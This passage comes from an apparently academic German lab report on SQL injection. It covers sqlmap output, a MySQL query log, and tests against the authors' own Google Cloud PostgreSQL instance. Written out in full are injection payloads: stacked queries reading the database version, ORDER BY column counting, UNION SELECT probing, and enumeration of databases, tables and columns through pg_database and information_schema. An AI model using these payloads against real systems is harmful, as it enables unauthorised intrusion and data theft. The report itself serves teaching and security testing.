[15:17:20] [Info] saved data logged to text files under '/root/.sqlmap/output/www.victim.com'
[*] shutting down at 15:17:20
```

Abbildung 88 MySQL: Starten von SQL Maps

Gleichzeitig gibt es bei MySQL auch die Live anzeigen via tail

```
root@debian:~# tail -f /var/www/docker/mysql/mysql_query.log
LIMIT 50
650 Query SHOW WARNINGS
650 Init DB Datenbanken
650 Query SELECT TABLE_NAME AS Name, ENGINE AS Engine, TABLE_COMMENT AS Comment FROM information_schema.TABLES WHERE TABLE_SCHEMA = DATABASE() ORDER BY Name
650 Init DB Datenbanken
650 Quit
240204 14:17:20 651 Connect root@172.17.0.1 on kemper
651 Query SET NAMES utf8
651 Query SELECT * FROM `abteilung` WHERE name like 'Abteilung'
651 Quit
```

Abbildung 89 MySQL: MySQL-Query-Log via Livetracker (tail)

Zusätzlich kann man mit Wireshark auch die Queryabfragen aufzeichnen und auswerten.




Abbildung 90 MySQL: Wireshark Query-Abfrage




Abbildung 91 MySQL: Änderung in der Datenbank für die Erstellung einer Abteilung

4.3 PostgreSQL in der Google Cloud

4.3.1 Aufsetzen der Anwendung und Verbindung mit dem Google Cloud SQL (PostgreSQL)-DBMS

In der Google Cloud wurde eine neue Instanz für postgresQL angelegt mit einer

öffentlichen IP-Adresse. Zum Verbinden mit der Anwendung und auch pgadmin wurde die eigene IP-Adresse als autorisiertes Netzwerk hinterlegt.



Filter Name oder Wert des Attributs eingeben

Instanz-ID	Cloud SQL-Version	Typ	Öffentliche IP-Adresse	Private IP-Adresse	Name der Instanzverbindung	Hochverfügbarkeit
postgresdb2	Enterprise	PostgreSQL 14	34 [redacted]		trusty [redacted]	AKTIVIEREN

Abbildung 92 Cloud-Instanz

Außerdem wurde in der Instanz eine neue Datenbank angelegt.

Alle Instanzen > postgresdb2

postgresdb2

PostgreSQL 14

+ DATENBANK ERSTELLEN

Name	Sortierung	Zeichensatz	
db2apl	en_US.UTF8	UTF8	⋮
postgres	en_US.UTF8	UTF8	⋮

Abbildung 93 neue DB erstellt

Das Google Cloud Console Tool *Query Insights* wurde aktiviert.

Query Insights
Mit Query Insights können Sie Leistungsprobleme Ihrer Instanz ermitteln und diagnostizieren, indem Sie Abfragen mithilfe von Verlaufsdaten und echtzeitnahen Daten untersuchen. [Weitere Informationen](#)



Datenbanklast verstehen



Einblick in Anwendungen gewinnen, die eine Verbindung zu dieser Instanz herstellen



Langsam ausgeführte Abfragen ermitteln

WIRD AKTIVIERT... FÜR MEHRERE INSTANZEN AKTIVIEREN

Abbildung 94 Aktivierung Query Insights

Als Anwendung wurde eine ASP.NET MVC-Anwendung programmiert, basierend auf

dem verlinktem Tutorial¹, in dem beschrieben wird, wie man selbige Anwendung an eine SQL Server (auf aws)-Datenbankinstanz anbindet. Da bereits eine Google Cloud (postgresql) Instanz vorhanden war, wurde versucht die Anwendung auf postgresQL abzuändern, indem die äquivalenten Pakete für postgresQL anstatt SQLServer in Visual Studio installiert wurden und der Connection String basierend auf der offiziellen google-Dokumentation² kreiert wurde.

Beim Versuch die Anwendung im Browser anzuzeigen, wurde eine Fehlermeldung angezeigt, die die Mitglieder dieser Gruppe auf Grund nicht-ausreichender Programmierkenntnisse leider nicht auflösen konnten:

An unhandled exception occurred while processing the request.

KeyNotFoundException: The given key was not present in the dictionary.

`Npgsql.NpgsqlConnectionStringBuilder.GeneratedActions(GeneratedAction action, string keyword, ref object value)`

ArgumentException: Couldn't set integrated security (Parameter 'integrated security')

`Npgsql.NpgsqlConnectionStringBuilder.set_Item(string keyword, object value)`

Stack Query Cookies Headers Routing

KeyNotFoundException: The given key was not present in the dictionary.

`Npgsql.NpgsqlConnectionStringBuilder.GeneratedActions(GeneratedAction action, string keyword, ref object value)`

`Npgsql.NpgsqlConnectionStringBuilder.set_Item(string keyword, object value)`

[Show raw exception details](#)

ArgumentException: Couldn't set integrated security (Parameter 'integrated security')

`Npgsql.NpgsqlConnectionStringBuilder.set_Item(string keyword, object value)`

`System.Data.Common.DbConnectionStringBuilder.set_ConnectionString(string value)`

`Npgsql.NpgsqlConnectionStringBuilder..ctor(string connectionString)`

`Npgsql.NpgsqlConnection.SetupDataSource()`

Abbildung 95 Error beim Starten der Anwendung im Browser

Da die Verbindung des Google Cloud SQL-DBMS mit der Anwendung fehlschlug, wurde entschieden die Cloud-Datenbank mit pgadmin zu verbinden und die Abfragen, die sonst über die Abfragemaske der Anwendung eingetragen worden wären, direkt in pgadmin auszuprobieren.

¹ How To Connect ASP.NET Application with AWS Database <https://youtu.be/isCP0fcgP9o?feature=shared> (aufgerufen 18.02.2024)

² Dokumentation zur Verbindung einer Google Cloud-Instanz <https://cloud.google.com/sql/docs/postgres/connect-overview> (aufgerufen 18.02.2024)




Abbildung 96 Cloud-DB in pgadmin

Tabellen und Inhalte konnten erfolgreich über die Benutzeroberfläche von pgadmin angelegt werden:




Abbildung 97 Daten mitarbeiter-Tabelle aus Cloud

Um zu beweisen, dass es nicht an pgadmin, der Query etc. lag, wenn eine Query mit SQL Injection-Payload fehlschlug, wurde die Query zunächst nur in pgadmin ausprobiert. Hierzu wurden die gleichen Tabellen mit den gleichen Inhalten wie in der Cloud in pgadmin angelegt.

Die Query, die in der Suchmaske der Anwendung hinterlegt worden wäre, lautet:

```
SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse,
m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname
LIKE '%{search}%'
```

Diese Query wurde als Basis für die Eingabe von SQL-Payloads genommen.

4.3.2 Beispiel 1: Sammeln relevanter Daten zur verfügbaren mitarbeiter-Tabelle

Die mitarbeiter-Tabelle wurde vom Angreifer untersucht mit dem Ziel über diese Tabelle an weitere nicht-sichtbare Tabellen zu kommen, indem er zunächst versuchte die Datenbankversion auszulesen `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE "; SELECT version(); --'`



Abbildung 98 Ergebnis in pgadmin (ohne Cloudanbindung)





Abbildung 99 Ergebnis in pgadmin (mit Cloudanbindung)

Das Anzeigen der Version funktionierte auch in der Cloud.

Mit `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse,`

m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ' ORDER BY 1;--' soll herausgefunden werden, wie viele Spalten die Tabelle hat (z.B. um UNION-Abfragen auszuführen).


ORDER BY 1



The screenshot shows the pgadmin interface with a query window. The query is: `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ' ORDER BY 1;--'`. The Data Output tab is active, displaying a table with 7 columns: id (integer), m_anrede (character varying), m_vorname (character varying), m_nachname (character varying), m_email_adresse (character varying), m_telefonnummer (text), and m_berufsbezeichnung (character varying).

Abbildung 100 Ergebnis in pgadmin (ohne Cloudanbindung)


ORDER BY 8 gibt eine Fehlermeldung aus, da die Tabelle nur sieben Spalten hat.



The screenshot shows the pgadmin interface with a query window. The query is: `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ' ORDER BY 8;--'`. The Messages tab is active, displaying an error: `ERROR: ORDER BY position 8 is not in select list`. The SQL state is 42P10 and the character is 152.

Abbildung 101 Ergebnis in pgadmin (ohne Cloudanbindung) - Error

Ebenso funktionierte das Austesten der Spaltenanzahl mit Cloudverbindung:




The screenshot shows the pgadmin interface with a cloud connection (db2apl/postgres@db2apl). The query window contains the same query as in the previous screenshot: `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ' ORDER BY 8;--'`. The Messages tab is active, displaying the same error: `ERROR: ORDER BY position 8 is not in select list`. The SQL state is 42P10 and the character is 152.

Abbildung 102 Ergebnis in pgadmin (mit Cloudverbindung)

Mit der Query `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname`

LIKE 'Bolz' UNION SELECT 'a', NULL, NULL, NULL, NULL, NULL, NULL;--'

wurde untersucht, in welcher Spalte String-Werte ausgegeben werden können. Wie erwartet gibt die Query mit 'a' in der ersten Spalte einen Error aus, da es sich um die ID-Spalte handelt.




```
Query Query History
1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE '' UNION SELECT 'a', NULL, NULL, NULL, NULL, NULL, NULL;--'

Data Output Messages Notifications
ERROR: invalid input syntax for type integer: "a"
LINE 3: WHERE m_nachname LIKE '' UNION SELECT 'a', NULL, NULL, NULL,...
                                         ^
SQL state: 22P02
Character: 156
```

Abbildung 103 Ergebnis in pgadmin (ohne Cloudanbindung):

Anders bei der zweiten Spalte:



```
Query Query History
1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE '' UNION SELECT NULL, 'a', NULL, NULL, NULL, NULL, NULL;--'

Data Output Messages Notifications
id integer m_anrede character varying m_vorname character varying m_nachname character varying m_email_adresse character varying m_telefonnummer text m_berufsbezeichnung character varying
1 [null] a [null] [null] [null] [null] [null]
```

Abbildung 104 Ergebnis in pgadmin (ohne Cloudanbindung):

Auch in der Cloud konnte man herausfinden in welchen Spalten String-Werte angezeigt werden können:




Abbildung 105 Ergebnis in pgadmin (mit Cloudanbindung):




Abbildung 106 Ergebnis in pgadmin (mit Cloudanbindung)

4.3.3 Beispiel 2: Ausspähen relevanter Daten aus anderen Tabellen

Mit `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE '' UNION SELECT datname FROM pg_database; --'`

wird ausgelesen, welche Datenbanken vorhanden sind.




Abbildung 107 Ergebnis in pgadmin (ohne Cloudanbindung)




Abbildung 108 Ergebnis in pgadmin (mit Cloudanbindung)

Mit folgender Query `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ''; SELECT table_name, column_name FROM information_schema.columns WHERE table_name in (SELECT tablename FROM pg_tables WHERE schemaname = 'public') order by 1; --'`

werden alle Tabellen und ihre Spalten ausgegeben. Der Screenshot zeigt einen Ausschnitt.

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE '';SELECT table_name, column_name FROM information_schema.columns WHERE table_

```

Data Output Messages Notifications

	table_name name	column_name name
4	geschaeftskunden	k_status
5	geschaeftskunden	strasse
6	geschaeftskunden	webseite
7	geschaeftskunden	kohorte
8	geschaeftskunden	land
9	geschaeftskunden	stadt
10	geschaeftskunden	plz
11	mitarbeiter	m_email_adresse
12	mitarbeiter	id
13	mitarbeiter	m_telefonnummer
